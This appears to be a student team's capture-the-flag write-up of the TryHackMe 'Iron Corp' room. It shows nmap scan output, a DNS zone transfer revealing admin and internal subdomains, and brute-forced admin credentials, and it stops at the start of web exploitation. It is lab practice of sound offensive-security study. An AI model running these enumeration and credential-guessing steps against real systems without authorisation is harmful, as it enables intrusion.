PENTEST 2


Iron Corp

UrKomputerHasPirus

Group Name: UrKomputerHasPirus

Members:

ID	Name	Role
1211102272	Tee Cheng Jun	Leader
1211101114	Chong Yi Jing	Member
1211101591	Ian Leong Tsung Jii	Member
1211101734	Ernest Leong Zheng Yang	Member



Finding the user.txt

Step: Recon & Enumeration

Members Involved: Tee Cheng Jun, Ernest Leong, Ian Leong

Tools used: kali Linux, nmap, Burp Suite, dig

Solution:


In the initial scan with nmap, Cheng Jun found port 8080,

```
┌──(1211102272㉿kali)-[~]
└─$ nmap -sC -sV -Pn 10.10.123.77
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-03 11:04 +08
Nmap scan report for 10.10.123.77
Host is up (0.22s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
135/tcp  open  msrpc         Microsoft Windows RPC
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: WIN-8VMBKF3G815
|   NetBIOS_Domain_Name: WIN-8VMBKF3G815
|   NetBIOS_Computer_Name: WIN-8VMBKF3G815
|   DNS_Domain_Name: WIN-8VMBKF3G815
|   DNS_Computer_Name: WIN-8VMBKF3G815
|   Product_Version: 10.0.14393
|_  System_Time: 2022-08-03T03:04:54+00:00
|_ssl-date: 2022-08-03T03:05:01+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=WIN-8VMBKF3G815
| Not valid before: 2022-08-02T03:03:50
|_Not valid after:  2023-02-01T03:03:50
8080/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Dashtreme Admin - Free Dashboard for Bootstrap 4 by Codervent
|_http-server-header: Microsoft-IIS/10.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 48.19 seconds
```

Cheng Jun spent a long time in machineip:8080 for a long time, but he couldn't find anything at all

Knowing it was a dead end, he looked at the note from the tryhackme page, he had to edit some “config file” and “add” ironcorp.me, the team had no idea what that meant, Ernest then search up what does the .me extension mean

Using google.com, at first sight it seems .me is a domain extension for the country montenegro.



On the second search result however, he found useful info

What are .me domain names?

.me domain names are currently one of the most attractive and wanted domain names on the market.


.me is the country code top-level domain for Montenegro. Initially, **.me** domains were available only to individuals who are Montenegro citizens. Fortunately, this requirement has been removed and today **.me** TLD is available for registration to everyone.

It is attractive as it can be utilized both as a personalized web address and as a catchy business marketing tool. **.me** domains are great for personalized domains, call-to-action domains, and social network activities. **.me** domains are also a preferred choice for blogs, resumes, and personal pages.


SiteGround customers can register **.me** domain names from their **Client Area > Services > Domains > New Domain**.

It seems like it's a domain name for businesses, thus, this and the "config file" should be directly related. However, ironcorp.me goes no where.

So, Cheng Jun added the ip of machine ip and ironcorp.me to /etc/hosts, since that's where all the ip and dns mapping begins, still, nothing shows up




Scan still doesn't show anything, there might be other registered ports that weren't being displayed.




```
┌──(1211102272㉿kali)-[~]
└─$ nmap -Pn -sV -sC -n 10.10.229.150
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-02 18:17 +08
Nmap scan report for 10.10.229.150
Host is up (0.21s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
135/tcp  open  msrpc         Microsoft Windows RPC
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: WIN-8VMBKF3G815
|   NetBIOS_Domain_Name: WIN-8VMBKF3G815
|   NetBIOS_Computer_Name: WIN-8VMBKF3G815
|   DNS_Domain_Name: WIN-8VMBKF3G815
|   DNS_Computer_Name: WIN-8VMBKF3G815
|   Product_Version: 10.0.14393
|_  System_Time: 2022-08-02T10:18:20+00:00
| ssl-cert: Subject: commonName=WIN-8VMBKF3G815
| Not valid before: 2022-08-01T10:14:52
|_Not valid after:  2023-01-31T10:14:52
|_ssl-date: 2022-08-02T10:18:28+00:00; -1s from scanner time.
8080/tcp open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Dashtreme Admin - Free Dashboard for Bootstrap 4 by Codervent
|_http-server-header: Microsoft-IIS/10.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -1s, deviation: 0s, median: -1s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 34.91 seconds
```

After Cheng Jun decided to scan all 65535 ports of ironcorp.me and had finally found something useful



Another dead end as no Clue was given with port 11025 or any of the others




Cheng Jun decided to dig the machine ip with the axfr protocol to dig out some dns zones


```
┌──(1211102272㉿kali)-[~]
└─$ dig ironcorp.me @10.10.226.101 axfr

; <<>> DiG 9.18.1-1-Debian <<>> ironcorp.me @10.10.226.101 axfr
;; global options: +cmd
ironcorp.me.            3600    IN      SOA     win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600
ironcorp.me.            3600    IN      NS      win-8vmbkf3g815.
admin.ironcorp.me.      3600    IN      A       127.0.0.1
internal.ironcorp.me.   3600    IN      A       127.0.0.1
ironcorp.me.            3600    IN      SOA     win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600
;; Query time: 204 msec
;; SERVER: 10.10.226.101#53(10.10.226.101) (TCP)
;; WHEN: Tue Aug 02 19:21:19 +08 2022
;; XFR size: 5 records (messages 1, bytes 238)
```

Cheng Jun tried to access internal and admin.ironcorp.me:11025, but it was not available, so,


Ian suggested adding the ip of the victim machine and ironcorp.me into /etc/hosts



some results were found, but Internal gave Cheng Jun nothing




admin.ironcorp.me:11025 wants credentials which he don’t have



admin.ironcorp.me:11025
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
admin.ironcorp.me:11025
This site is asking you to sign in.
Username
Password
Cancel
Sign in

Step: Web Exploitation

At some point, Cheng Jun and Yi Jing got into admin.ironcorp.me:11025 after some long mindless brute forcing, they finally got the credentials admin and password123, which was a huge coincidence and relief.



